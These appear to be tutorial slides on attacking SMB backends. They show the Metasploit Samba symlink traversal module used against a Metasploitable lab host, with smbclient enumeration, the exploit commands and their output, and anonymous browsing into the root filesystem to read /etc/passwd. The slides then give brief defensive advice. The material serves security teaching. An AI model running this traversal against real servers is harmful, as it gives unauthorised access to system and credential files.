
Created

05/30/2018

Description


This module exploits a directory traversal flaw in the Samba CIFS server. To exploit this flaw, a writeable share must be specified. The newly created directory will link to the root filesystem.

Attacking Backend Components: SMB




```
root@ubuntu:~# smbclient -L //192.168.99.131
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

Attacking Backend Components: SMB




```
root@ubuntu:~# msfconsole

msf > use auxiliary/admin/smb/samba_symlink_traversal

msf  auxiliary(samba_symlink_traversal) > set RHOST 192.168.99.131

msf  auxiliary(samba_symlink_traversal) > set SMBSHARE tmp

msf  auxiliary(samba_symlink_traversal) > exploit
```



```
[*] Connecting to the server...

[*] Trying to mount writeable share 'tmp'...

[*] Trying to link 'rootfs' to the root filesystem...

[*] Now access the following share to browse the root filesystem:

[*]     \\192.168.99.131\tmp\rootfs\
```

Attacking Backend Components: SMB



```
root@ubuntu:~# smbclient //192.168.99.131/tmp

Anonymous login successful

Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

smb: \> cd rootfs

smb: \rootfs\> cd etc

smb: \rootfs\etc\> more passwd
```

How to defend

- Strong auditing – test for access control, authentication, data store bypass, user management, session management flaws. Internal penetration tests done periodically.
- Logs are the savior - good log management server. Check audit, access, DNS, FTP, DHCP, AD, security logon, and other important log files in an automated fashion.
- Harden the configuration – check windows, linux, web app hardening guidelines.

References

- https://www.greycampus.com/blog/information-security/penetration-testing-step-by-step-guide-stages-methods-and-application
- https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide
- http://mislusnys.github.io/post/2015-02-03-owasp-top-10-in-mutillidae/
- https://www.securitynik.com/2017/02/beginning-web-application-testing-sql.html
- https://linux-audit.com/linux-server-hardening-most-important-steps-to-secure-systems/